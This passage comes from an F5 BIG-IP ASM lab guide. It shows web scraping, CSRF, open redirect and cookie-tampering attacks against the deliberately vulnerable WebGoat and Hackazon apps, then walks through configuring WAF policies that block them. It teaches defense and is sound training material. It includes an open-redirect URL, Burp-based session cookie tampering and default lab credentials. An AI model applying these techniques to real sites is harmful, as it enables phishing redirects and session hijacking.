- 1. From the jumphost, launch chrome, click the BIG-IP bookmark and login to TMUI. admin/password
- 2. From the jumphost, launch firefox, which we will use to create the macro.

Remove any existing security policy from the Webgoat Virtual Server

- 1. On the BIG-IP TMUI, Go to Local Traffic > Virtual Servers > asm_vs
- 2. Click the Security > Policies tab at the top
- 3. Change the Application Security Policy to "Disabled"
- 4. The Logging Profile should be set to "Log Illegal Requests" and click update

Connect to the Webgoat Application


1. Using Firefox, click on the shortcut for WEBGOAT login

http://10.1.10.145/WebGoat/login

Note: Note that you may use Chrome for BIG-IP access but you must use Firefox for the macro creation.

Create a web scraping macro

1. Launch the iMacros sidebar by clicking on the icon at the top-right of Firefox



- 2. Click the iMacro Rec menu, then click the Record button
- 3. On the pop-up that asks to close all tabs, select No
- 4. Click Stop to save the current macro (URI should be /Webgoat/login)
- 5. Click the Play menu and set the Max to 12 and click Play Loop
- 6. Did the pages load successfully?

Create a security policy to prevent webscraping

- 1. Log into the BigIP through the browser
- 2. Click on Security > Application Security > Security Policies and Create
- 3. Select the Advanced view instead of Basic (default)
- 4. Name the policy "webscraping"

- 5. Select "Rapid Deployment Policy" for the "Policy Template", this will bring up a prompt asking if you want to continue, click "Ok"
- 6. Select "asm_vs" for Virtual Server and click Create Policy (upper left)
- 7. Change Enforcement Mode to "Blocking"
- 8. Once created, go to Application Security > Anomaly Detection > Web Scraping
- 9. Click Bot Detection and select "Alarm and Block". This will bring up a "Bot Detection" menu below
- 10. Edit the settings per the screenshot, click Save and then Apply Policy

Bot Detection	
Rapid Surfing	Maximum 5 page refreshes, or 5 different pages loaded within 30 seconds
Grace Interval	10 requests
Blocking Period	10 requests
Safe Interval	20 requests
Event Sequence Enforcement	Enabled

Create a DNS Resolver

Note: A DNS Resolver (allows the Bigip to do DNS lookups) is required for effective anomaly detection

- 1. You can either follow the link in the warning as you enable Web Scraping, or go to Network > DNS Resolvers > DNS Resolver List and Create
- 2. Assign a name to the Resolver profile and click Finished

Attempt to scrape the Webgoat Login Page

- 1. Go back to your Webgoat tab in Firefox and re-run the macro you created
- 2. Did the page hits load successfully?

Review the Security Event Logs

- 1. Go to Security > Event Logs > Application > Requests
- 2. You should see some current illegal requests, as in the example below, click on one and examine the details

Security » Event Logs : Application : Requ	iests						
Application - Protocol	 Network 	✓ DoS	✓ Bot Defense	Logging Profi	les		
□ Q + I1 Date + Newest ↓ ■ Illegal	I Requests: Illegal F	Requests 🗶				4	✿ ▼ Total Entries: 82
 ✔ [HTTP] /WebGoat/login ● 10.1.10.51 15:58:38 2018-08-06 	5	Delete Request E	xport Request Accept Request	-	,		· 6
[HTTP] /WebGoat/login	5	T 🕄 Web scraping dete	ected [1] -				Î
10.1.10.51 15:58:38 2018-08-06	● N/A	T [HTTP] /WebGoat	t/login				Basic All Details
[HTTP] /WebGoat/login	5	Geolocation -	🔻 🎱 N/A		Time	7 2018-08-06 15:58:38	
10.1.10.51 15:58:38 2018-08-06	O N/A	Source IP Address -	7 3 10.1.10.51:58674		Violation Rating	7 5 Request is mo	st likely a threat
		Device ID -	▼ 1fc00854		Attack Types	▼ Web Scraping -	
[HTTP] /WebGoat/login	5						

- 3. What caused ASM to block the request?
- 4. Now go to Security > Event Logs > Application > Web Scraping Statistics
- 5. Do you see any events?

Reset the Virtual Server config for the next lab

- 1. Clear the app security event log by going to Security > Application Security -> Event Logs > Requests and clicking the check box to select all "Illegal Requests". Then click "Delete Requests".
- Remove the webscraping security profile from the asm_vs virtual server by going to Local Traffic > Virtual Servers > asm_vs, then click Security > Policies tab. Then set "Application Security Policy" to Disabled and click Update.

4.6.2 Review

This concludes Lab 3.

Anomoly Detection is useful in determining if you traffic source is human or a web robot.

Remember that clients must support javascript more many bot mitigations to work.

4.7 Module 4: CSRF

Expected time to complete: 15 min

4.7.1 Lab 4: CSRF (Cross-Site Request Forgery)

This lab will simulate a Cross-Site Request Forgery against WebGoat Application. It is designed to show how ASM can mitigate similar real world vulnerabilities.

Connect to the Lab Environment

- 1. From the jumphost, launch firefox, click the BIG-IP bookmark and login to TMUI. admin/password
- In separate tab connect to http://webgoat.local/WebGoat/login or click the bookmark and login as f5student/password

Test CSRF Behavior

- 1. In the WebGoat App, go to Request Forgeries, then click Cross-Site Request Forgeries
- 2. Click the tab/button for #4 and read through the lesson.


In this lesson you will use a common comment/review page for an online seller.



3. Minimize the browser and open the CSRF.html file on your desktop.

This is an example of a website asking you to register for a mailing list.

4. Type in "f5student@example.com" and click Sign Up. This should open a new tab, leave the tab open.



Welcome to attacker site!

Enter your email address to sign up for our mailing list!

Note: This type of tab would not normally pop up upon a successfull CSRF attack and is purley here for illustration purposes

5. Click back on your webgoat browser tab. Then refresh (you ust refresh the page to view the changes) the reviews section. What do you notice?

The attacker site took advantage of the fact that you were already logged in to WebGoat Application and used your account to post a review.

6. Go back to the attacker site tab, right-click and select view source. Examine the code to see the hidden form fields that were used for the attack.

Mitigate the Attack

1. Apply the ASM241 Security Policy to the asm_vs. On the BIG-IP TMUI, go to Local traffic > Virtual Servers > asm_vs

- 2. Click the Security tab and make sure "Application Security Policy" is set to "asm241".
- 3. Make sure the logging Profile is set to "Log Illegal Requests"
- 4. Click Update to apply the policy to asm_vs.

Local Traffic >> Virtual Serv	ers : Virtual Server List » asm_vs	
🔅 🗸 Properties 🛛 R	esources Security - Statistics D	
Policy Settings		
Destination	10.1.10.145:80	
Service	НТТР	
Application Security Policy	Enabled	
Service Policy	None	
IP Intelligence	Disabled 🔽	
DoS Protection Profile	Disabled 🖵	
Log Profile	Enabled Image: Selected Available Common Common Log illegal requests Image: Common L7-D0S_BOT_Logger Log all requests Image: Common L3-D0S_BOT_Logger Image: Common L3-D0S_BOT_Logger Image: Common L3-D0S_BOT_Logger Log all requests Image: Common L3-D0S_BOT_Logger Image: Common L3-D0S_BOT_Logger Image: Common L3-D0S_BOT_Logger Log all requests Image: Common L3-D0S_BOT_Logger Image: Common L3-D0S_BOT_Logger Image: Common L3-D0S_BOT_Logger<	
Update		

- 5. Apply CSRF Protection to the ASM241 policy. Go to Security > Application Security > CSRF Protection, ensuring the "Currently edited security policy" is ASM241.
- 6. Check enabled and in the New URL field type "/WebGoat/start.mvc*"

Security » Application Security	/:CSRF Protection		
🔅 👻 CSRF Protection			
Current edited security policy AS	M241 (blocking, modified)		Changes have not been applied yet Apply Policy
CSRF Protection			
CSRF Protection	Enabled		
SSL Only	Enabled		
Expiration Time	Enabled		
	Simple Edit Mode		
URLs List for POST requests	New URL	Add	
with CSRF token verification only (Wildcards supported)	URL		
Example: /index.html	/WebGoat/start.mvc*		
	•		
	Delete		Total Entries:
Save			

- 5. Click Add and Save, then click Apply Policy in the top right and OK.
- 6. Go to Security > Application Security > Policy Building > Learning and Blocking Settings and select "Advanced" in the drop-down on the right.
- 7. Expand CSRF Protection and ensure all checkboxes are checked for "CSRF attack detected".

▶ Se	ssions a	nd Logins		
) Co	okies			۸
▶ Co	ontent Pro	ofiles		
▼ CS	SRF Prote	ection		
(Learn	Alarm	Block	Violation
		•	•	CSRF attack detected -
6	~	•	•	CSRF authentication expired +
) IP	Address	es/Geoloca	tions	
▶ He	aders			
▶ Re	direction	Protection		2
▶ Bo	t Detection	on		
▶ Da	ita Guard			A
▶ We	ebSocket	protocol c	ompliance	

Test the CSRF attack again

- 1. Browse to http://webgoat.local/WebGoat/login and login as "f5student".
- 2. On the left menu click Request Forgeries, then click Cross-Site Request Forgeries.
- 3. Click the number "4" near the top of the page.
- 4. Open the "CSRF.html" file on your desktop again or click back on the "Attacker site" tab in your browser if it is still open.
- 5. Type anything into the text field and click the Sign Up! Button.

The request should be blocked by ASM

6. On the BIG-IP, go to Security, and click on Event Logs.

You should see the CSRF attempt blocked and logged

4.7.2 Review

This concludes Lab 4.

CSRF protection is an important tool, but must be balanced with application owner knowledge. Know what URL's need protection.

4.8 Module 5: HTTP Redirection

Expected time to complete: 15 min

4.8.1 Lab 5: HTTP Redirect Protection

Connect to the lab environment

- 1. From the jumphost, launch Chrome, click the BIG-IP bookmark and login to TMUI. admin/password
- 2. Open a second tab for use with the Hackazon App

Test HTTP Redirection Behavior

- 1. Browse to http://hackazon.local/user/login
- 2. Login as 'f5student' with the proper password using the "Sign-in" link in the top right.
- 3. You are logged in normally and now see your account.
- 4. Click the "Logout" button in the top right.
- 5. Browse to http://hackazon.local/user/login?return_url=http://webgoat.local/WebGoat/login and login again as 'f5student' with the proper password.

Note: Upon successful login you are taken to the WebGoat site. Any URL can be placed in the "return_url" parameter and the Hackazon site will redirect the user to it after they login. This is commonly used in phishing attacks to get the user to visit malicious sites.

Edit the hackazon_asm241 Security Policy

- 1. On the BIG-IP TMUI Go to Security > Application Security > Headers > Redirection Protection.
- 2. Verify that the "Current edited security policy" says "hackazon_asm241 (blocking)".
- 3. The policy currently allows for redirection to any domain.

Security » Application Secur	rity : Headers : Redi	rection Protection					
🔅 🚽 Cookies List 🛛 Coo						Redirection Protection	
Current edited security policy ha	ackazon_asm241 (blo	cking) v	J	1	1		Apply Police
Redirection Protection	C Enabled						
	Domain Name	[(case insensi	ive)	
	Include Sub-Dom	nains	Enabled				
Allowed Redirection Domains	Add						
	Domain Name	ne					Include Sub-Domai
	•						N/A
	Delete						
Save							

Note: This is the default behavior for a fundamental security policy and should always be adjusted for your Application

- 4. Add redirection protection to the policy by only allowing the site domain name. In the Domain Name field, type "hackazon.local" and click "Add".
- 5. Click the checkbox next to "*" and click the Delete button.

Security » Application Security	curity : Headers : Redi	rection Protection						
🔅 🗸 Cookies List						Redirection Protectio	n	
Current edited security polic	hackazon_asm241 (blo	ocking, modified) 🔻		1	1		A Changes have not been appl	ied yet Apply Policy
Redirection Protection								
Redirection Protection	Enabled							
	Domain Name	[(case insensi	tive)		
	Include Sub-Don	nains	Enabled					
Allowed Redirection Domain	Add							
	Domain Nan	ne						Include Sub-Domains
	hackazon.loo	cal						No
	Delete							
Save								

6. Click Save, then click Apply Policy and OK

Test HTTP Redirection Protection

1. Browse again to http://hackazon.local/user/login?return_url=http://webgoat.local/WebGoat/login

Note: you may have to logout first and then go to the URL again. Even though you were redirected to the other site, you were still logged in to Hackazon.

- 2. Login again as 'f5student' with the proper password.
- 3. You should get a block page.

BIG-IP® - bigip01.f5 × Bequest Rejected ×
← → C () hackazon.local/user/login?return_url=http%3A%2F%2Fwebgoat.local%2FWebGoat%2Flogin
🗰 Apps 🚯 BIG-IP® 🖺 WebGoat 🗅 Hackazon 🗅 Hackazon_Login
The requested URL was rejected. Please consult with your administrator.
Your support ID is: 3819474309928191772

[Go Back]

- 4. On the BIG-IP, go to Security > Event Logs > Application > Requests.
- 5. You should see the HTTP redirect event, "Illegal redirection attempt", blocked and logged.

Security » Event Logs : Applic	ation : Requests						
Application - Pr	otocol - Network	▼ DoS	➡ Bot Defense	se 👻 Logging Pro	ofiles		
□ Q - ↓↑ Date - Newest ↓	Illegal Requests: Illegal F	Requests 🕱				¢+ -	Total Entries:
 [HTTP] /user/login 10.1.10.51 13:56:16 2018-07-25 	3 302	Delete Request E	Export Request Acce	ept Request 📁 📮 🥎	>	(~ C
[HTTP] /WebGoat/csrf/review 10.1.10.51 12:06:13 2018-07-25	3 • 302	▼				Basic	All Details
[HTTP] /WebGoat/csrf/review	3	Geolocation -	▼ 🎱 N/A		Time	7 2018-07-25 13:56:16	
10.1.10.51 12:04:06 2018-07-25	O 302	Source IP Address -	▼ 3 10.1.10.51:4830	8	Violation Rating	▼ 3 Request needs further examination	r
[HTTP] /WebGoat/csrf/review	3	Session ID -	▼ 98c39a6169ab13c	1	Attack Types	T Other Application Activity -	
10.1.10.51 12:02:01 2018-07-25	O 302	Decoded	Request	Original	Request	Response N/A	
		POST /user/log: Host: hackazon		tp://webgoat.loca	∎/WebGoat/login		

4.8.2 Review

This concludes Lab 5

HTTP Redirection Protection should always be adjusted to meet the needs of your application. The default setting is only there to avoid false positives when WAF is first deployed.

4.9 Module 6: Cookie Tampering

Expected time to complete: 15 min


4.9.1 Lab 6: Cookie Tampering Protection

In this lab you will learn how ASM can learn about your application's cookies and prevent cookie tampering

Connect to the Lab Environment

- 1. From the jumphost, launch Chrome or Firefox and login to the BIG-IP TMUI as f5student/password
- 2. Open the hackazon application in firefox.

Note you must use firefox for the hackazon application because only it is proxied to Burp 3. In firefox go to the right hand side icon and select "Preferences".



4. Then select Advanced > Network, under "Connection" click "Settings".

Content Applications Connection Configure how Firefox connects to the Internet Security Security Sync Qverride automatic cache is currently using 73.7 MB of disk space Qverride automatic cache management Limit cache to 350 MB of space Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space Vour application cache is currently using 0 bytes of disk space	arch	General	Data Choices	Network	Update	Certificates	
ivacy Configure how Firefox connects to the Internet Setti ecurity Cached Web Content Setti ync Qverride automatic cache is currently using 73.7 MB of disk space Cleat dvanced Qverride automatic cache management Limit cache to 350 MB of space Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space Cleat I Jell you when a website asks to store data for offline use Exception	ntent						
vacy Cached Web Content nc Override automatic cache is currently using 73.7 MB of disk space Override automatic cache management Limit cache to 350 → MB of space Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space ✓ Tell you when a website asks to store data for offline use Exception	plications	Connection	i i i i i i i i i i i i i i i i i i i				
Your web content cache is currently using 73.7 MB of disk space Clear Override automatic cache management Limit cache to 350 MB of space Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space Image: Space Image: Space	/acy	Configure ho	w Firefox connects	s to the Intern	iet		S <u>e</u> ttings.
Override automatic cache management vanced Limit cache to 350 → MB of space Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space ✓ Tell you when a website asks to store data for offline use	curity	Cached We	b Content				
Override automatic cache management Limit cache to 350 → MB of space Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space ✓ Tell you when a website asks to store data for offline use	c	_			3.7 MB of dis	k space	<u>C</u> lear No
Offline Web Content and User Data Your application cache is currently using 0 bytes of disk space Image: Tell you when a website asks to store data for offline use Exception							
Your application cache is currently using 0 bytes of disk spaceClean✓ Tell you when a website asks to store data for offline useExcept		_					
					ytes of disk	space	Clear No
		✓ <u>T</u> ell you v	vhen a website asl	ks to store da	ta for offline	use	E <u>x</u> ceptions.
The following websites are allowed to store data for offline use:		The following	g websites are allo	wed to store (data for offlir	ne use:	

5. Set your proxy settings to manual as shown in the screenshot below, click "Ok".

	Connection Sett	ings	
Configure Proxies to A No proxy	Access the Internet		
<u>U</u> se system proxy se			
Manual proxy configues in the second seco	uration:		
HTTP Pro <u>x</u> y: 127.	0.0.1	Port:	8080 ÷
Us	e this proxy server for a	Ill protocols	
SS <u>L</u> Proxy:		P <u>o</u> rt:	0 -
<u>F</u> TP Proxy:		Po <u>r</u> t:	0 -
SO <u>C</u> KS Host:		Por <u>t</u> :	0 📩
SC <u>N</u> o Proxy for:	OC <u>K</u> S v4 ● SOCKS <u>v</u> 5		
Example: .mozilla.or <u>A</u> utomatic proxy con	g, .net.nz, 192.168.1.0/2 figuration URL:	4	
			R <u>e</u> load
Do not prompt for au Proxy <u>D</u> NS when usin	ithent <u>i</u> cation if password Ig SOCKS v5	l is saved	
		Cance	el OK

- 5. From the jumphost desktop, launch Burp Suite using the icon on the desktop. If you are prompted to update Burp, ignore this pop-up by clicking "Close".
- Select Temporary Projects and click Next.
- Leave Defaults checked and click "Start Burp"
- Select the "Proxy" tab and then turn intercept off.

8		Burp	Suite Co	mmunity E	dition v1.	7.35 - Temporar	y Project
Burp Intruder Repeater Window He	lp						
Target Proxy Spider Scanner	Intruder Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
Intercept HTTP history WebSock	ets history Options						
Forward Drop	Intercept is off	Action					
Raw Hex							

Examine the cookies

- 1. Turn intercept to on in Burp and in your hackazon tab, click on one or various links like "Get the Best Price".
- 2. In Burp, examine the request. Notice the cookie names and their values before forwarding, click Forward to send the request to the Hackazon app, then view the Hackazon app in the firefox tab to view the response.

Burp Suite Community Edition v1.7.35 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://hackazon.local:80 [10.1.10.10]
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /bestprice HTTP/1.1
Host: hackazon.local
User-Agent: Mozilla/5.0 (X1); Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Lanuagei en-US,en;q=0.5
Accept-Language: entropy, defuite
Referent http://hackazon.local/
Cookie: JSESSIONID=2asGrhtrp5g2gf44ku0abn0u87hack:
TS01fb8451=01cfaa7b640b788d17db015a3d3608d6a283f9507809b148a846baf251f89a55577a0ec4109c0cb461fe34a44ae883cb02b222a4918e67f6ef46e2401c67dc35200380024b
Connection: close
Upgrade-Insecure-Requests: 1

3. With intercept still set to on, click on the same link, but this time select the cookie value and edit it.

Burp Suite Community Edition v1.7.35 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://hackazon.local:80 [10.1.10.10]
Forward Drop Intercept is on Action
Raw Params Headers Hex
<pre>GET /bestprice HTTP/1.1 Host: hackzaon.local User-Agent: Mozilla/S.0 (X1); Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html.application/xhtml+xml.application/xml;q=0.9,*/*;q=0.8 Accept:Encoding: gzip, deflate Referer: http://hackzoon.local/ Cookie: JSESSIONID=tamperedl TS01fb845:IO1cfaa7b64517204758cbb3843f5b290e235dea93e4cdd110e87a2c452e97e9e9949f1cf3849e5541be930eb07af6ae057ab719cc29e1fc56c81734d187ccad5e5d0243b94cf1463 8c59; visited_products=%2C101%2C Connection: close Upgrade:Insecure:Requests: 1</pre>

- 4. Notice the there is no change resulting response, but should we allow cookies to be manipulated?
- 5. Turn intercept off.

Configure BIG-IP to learn and enforce cookies

- 1. In BIG-IP TMUI, go to Security > Application Security > Policy Building > Learning and Blocking Settings.
- 2. Make sure the Current edited security policy is "hackazon_asm241" and select Advanced on the right side.
- 3. Scroll down to Cookies and expand.

OUNIES									
Learn New Cookies Selective II When false positives occur, the system will add/suggest to add an explicit Cookie with relaxed settings that avoid the false positive.									
Maximum Learned Cookies 100									
Learn and enforce new unmodified cookies									
Lean	n 🗌 Alarm	Block	Violation						
~	~	~	Cookie not RFC-compliant -						
			Expired timestamp -						
✓			Illegal cookie length → 🖉						
	~	\checkmark	Modified ASM cookie -						
~	✓	•	Modified domain cookie(s) -						
Collapse many common Cookies into one wildcard Cookie after 10 occurrences									
ontent Pr	ofiles								
SRF Prot	tection								
Address	ses/Geoloca	tions							
eaders			٦						

- 4. Check the boxes for "Learn and enforce new unmodified cookies" as well as Learn, Alarm, and Block for "Modified domain cookies"
- 5. Click Save and Apply the Policy

Your policy is now configured to learn the cookies that are in use so that they may be enforced.

Traffic Learning

- 1. Now that our policy is set up to learn about our application's cookies, we need to replicate the traffic from earlier for ASM.
- 2. Open your firefox tab with hackzon and click on the link for "Get the Best Price". You may want to click on a few other links to have ASM learn other cookies.
- 3. Go back to BIG-IP and go to Security > Application Security > Policy Building > Traffic Learning
- 4. Make sure that the Current edited policy is "hackazon_asm241" and search for "Enforce Cookie"
- 5. Select the entry for JSESSIONID and Accept the Suggection

Security » Application Security : Policy Build	ding : Traffic Lea	arning	
Traffic Learning Learning and Block	ing Settings		
Current edited security policy hackazon_asm24	1 (blocking)		Apply Policy
Q + It Last Occurrence + Newest +			Total Entries: 27
Cookie: visited_products	5% (Accept Suggestion - Delete Suggestion Ignore Suggestion Related	Suggestions -
Senforce Cookie Cookie: JSESSIONID	5% mmm	Action: Add/Update Cookie: Set Enforcement Type to Enforced. Matched Cookie: JSESSIONID Matched Cookie	atched Wildcard: * 🔶
Add Valid Host Name Host Name: hackazon.local	5%	1 sample request out of 1 that triggered the suggestion on 2018-07-29 22:46:12 It Average Request Violation Rating 0.0 + Atleast 1 untrusted source / 0 trusted sources	5% Enforce Cookie -
Evasion technique detected Evasion Technique: IIS backslashes	5% 	[HTTP] / Not rated ● 10.1.10.51	
Evasion technique detected Evasion Technique: Apache whitespace	5% -	No request selected	
Failed to convert character	5% 	To view request details, select one from the list on	the left
HTTP protocol compliance failed HTTP Check: Several Content-Length headers	5%		
HTTP protocol compliance failed HTTP Check: Bad host header value	5% 		

Note you may accept the suggestion, but place the cookie in staging. For this lab go ahead and enforce the suggestion

Go to Security > Application Security > Headers > Cookie List and examine the new entries for Enforced Cookies

Security » Application	Security : Headers : Cooki	les List				
🔅 👻 Cookies List	Cookie Wildcards Order				Redirection Protection	
Current edited security po	licy hackazon_asm241 (blo	ocking) 🗾				A
Cookies						
Cookie All 💌 E	nforcement Readiness All	ľ	1			T
Legend	G Waiting for add G Learning sugge G Ready to be en	ditional traffic sampl estions available nforced	es			
Enforced Cookies Allowe	ed Cookies					
Cookie Name						
JSESSIONID						
Enforce Delete						

Trigger the Cookie Modification Protection


- 1. Turn intercept to on in Burp and in your hackazon tab, click on one or various links like "Get the Best Price"
- 2. In Burp, examine the request. Notice the JSESSIONID cookie and edit the value. Then Click Forward
- 3. You should receive a block page from ASM

🚯 BIG-IP® - bigip01.f5der 🗙 Request Rejected	× (+
😨 bigip01 🛞 hackazon 🛞 WebGoat	
The requested URL was rejected. Please consult	with your administrator.

Your support ID is: 18310525389165824583

[Go Back]

- 5. Turn intercept off and go back to BIG-IP tab
- 6. Go to Security > Event Logs > Application > Requests and examine the illegal request



7. Close Burp Suite. Then return to your firefox settings and change the proxy settings back to "No Proxy"

4.9.2 Review

This concludes Lab 6.

Cookie Tampering will only be prevented by learning the use of cookies in your own environment.

Traffic Learning can help you learn how numerous cookies are used in your own applications.

4.10 Module 7: Vulnerable Web Components

Expected time to complete: 15 min

4.10.1 Lab 7: Disallowed File Types

In this lab you will configure a a security policy in ASM to block vulnerable components based on a file type.

Connect to the lab environment

- 1. From the jumphost, launch Chrome, click the BIG-IP bookmark and login to TMUI using admin/password.
- 2. Open a second tab in Chrome for use with the WebGoat App.


Take a look at the WebGoat object

- 1. Browse to http://10.1.10.145/WebGoat/login and login as "f5student".
- 2. On the left menu click Vulnerable Components A9, then click Vulnerable Components.
- 3. Note the Software Supply Chain .png graphic in the middle of the page.

Concept

The way we build software has changed. The open source community is maturing and the availability of open source software has become prolific without regard to determining the provenance of the libraries used in our applications. Ref: Software Supply Chain

This lesson will walk through the difficulties with managing dependent libraries, the risk of not managing those dependencies, and the difficulty in determining if you are at risk.



Note: This is a .png file we are going to block using the BIG-IP ASM policy control "Disallowed File Types".

Edit the Security Policy

- 1. On the BIG-IP TMUI, go to Local traffic > Virtual Servers > asm_vs.
- 2. Click the Security tab and make sure "Application Security Policy" is set to "ASM241".
- 3. Make sure the Log Profile is set to "Log Illegal Requests". The resulting config should look like the below. Click "Update" if any changes were made.

Destination 10.1.10.145.80 Service HTTP Application Security Policy Enabled I Policy: ASM241 I Service Policy None IP Intelligence Disabled I Dos Protection Profile Disabled I Enabled Selected Available /Common	Local Traffic >> Virtual Se	rvers : Virtual Server List » asm_vs					
Destination 10.1.10.145.80 Service HTTP Application Security Policy Enabled I Policy: ASM241 I Service Policy None IP Intelligence Disabled I Dos Protection Profile Disabled I Enabled Selected Available /Common	🔅 🗸 Properties	Resources Security - Statistics 🔎					
Destination 10.1.10.145.80 Service HTTP Application Security Policy Enabled I Policy: ASM241 I Service Policy None IP Intelligence Disabled I Dos Protection Profile Disabled I Enabled Selected Available /Common							
Service HTTP Application Security Policy Imabled Service Policy Imabled IP Intelligence Disabled Dos Protection Profile Disabled Imabled Imabled Selected Available /Common /Common	Policy Settings						
Application Security Policy: Enabled	Destination	10.1.10.145:80					
Service Policy None IP Intelligence Disabled DoS Protection Profile Disabled Enabled Enabled /Common //Common	Service	HTTP					
IP Intelligence Disabled	Application Security Policy	Enabled 💌 Policy: ASM241 💌					
Dos Protection Profile Disabled Disable	Service Policy	None 💌					
Enabled Selected Available	IP Intelligence	Disabled •					
Selected Available	DoS Protection Profile	Disabled 💌					
Log illegal requests jobal-network local-dos	Log Profile	Selected Available Common Common Log illegal requests Image: Common label and the selection of the s					

- 1. Go to Security > Application Security > File Types > Disallowed File Types. Ensure the "ASM241" policy is the "Current edited security policy"
- 2. Click the Create button on the right side.
- 3. Type "png" in the File Type (Explicit only) box and click Create.

Note: Disallowed file types are case sensitive. png and PNG would both need to be entered to cover upper-case and lower-case.

Security >> Application Security :	File Types : Disallowed File Types 💀 New Disallowed File Type
Current edited security policy ASM2	241 (blocking)
Disallowed File Type Properties	
File Type (Explicit only)	png
Cancel Create	
Caliber	

4. Click Apply Policy in the top right, then click OK.

Test File Type Protection

- 1. Launch firefox (to avoid any webcaching done by Chrome) and Browse to http://10.1.10.145/WebGoat/ login and login as "f5student" or use the bookmark.
- 2. On the left menu click Vulnerable Components A9, then click Vulnerable Components.
- 3. The Software Supply Chain .png graphic does not load, because it is blocked by the ASM Disallowed File Types setting blocking .png files.

Reset lesson Concept The way we build software has changed. The open source community is maturing and the availability of open source software has become prolific without regard to determining the provenance of the libraries used in our applications. Ref: Software Supply Chain This lesson will walk through the difficulties with managing dependent libraries, the risk of not managing those dependencies, and the difficulty in determining if you are at risk. Figure: Software Supply Chain 6 Goals • Gain awareness that the open source consumed is as important as your own custom code. • Judierstand the importance of a Bill of Materials in determining open source component risk.

4. Go to Security > Event Logs > Application > Requests and examine the logs, you should see an illegal request similar to the below.

Security » Event Logs : Application : Requests						
Application - Protocol - Network		✓ Bot Defense ✓	Logging Profiles			
		,				
□ Q → ↓† Date → Newest ↓ ■ Illegal Requests: Illegal	Requests 🕱					✿ Total Entries: 2
 ✓ [HTTP] /WebGoat/images/OpenSourceGrowin 3 ■ ■ 10.1.10.51 11:29:33 2018-08-08 N/A 	Delete Request E	xport Request Accept Request	— >			2 6
[HTTP]/ 3 ●●●● ● 10.1.10.51 ● ● 10.525 2018-08-08 NA						
T [HTTP] /WebGoat/images/OpenSourceGrowing.png						Basic All Details
Geolocation → 🛛 🔻 🌒 N/A Time 🔻 2018-08-08 11:29:3					7 2018-08-08 11:29:33	
	Source IP Address → ▼ 6 10.1.10.51:40434			iolation Rating	T 3 Request needs examination	further
	Session ID + \$787/43984ca120fa2 Attack Types \$\$Forceful Browsing + \$\$Forceful Browsing + \$\$					
	Request Response NA					
	Request actual size: 524 bytes.					
	GET /WebGoat/im Host: 10.1.10.1	nages/OpenSourceGrowing. 145	png HTTP/1.1			

5. What other applications are there for this type of policy?

4.10.2 Review

This concludes Lab 7.

Think about how different File Types are used in your own environment.

This mitigation can often be overlooked because it is simple.

4.11 Module 8: External XML Entities

Expected time to complete: 20 min

4.11.1 Lab 8: XXE Protection

In this lab you will learn how to utilize ASM to mitigate the use of malicious XML External Entities

Connect to the lab environment

1. From the jumphost, launch Chrome, click the BIG-IP bookmark and login to TMUI. admin/password

Note: While you can use firefox for connecting to the BIG-IP in this lab, you will be intercepting firefox traffic. It may be easier to use two browsers instead of two tabs.

- 2. From the jumphost, launch firefox, which we will use to access WebGoat.
- 3. In firefox go to the right-hand side icon and select "Preferences".

		C 🖡	🗖 🦁 📃
	X Cut	🖺 Сору	🛱 Paste
	_	100%	+
		8	
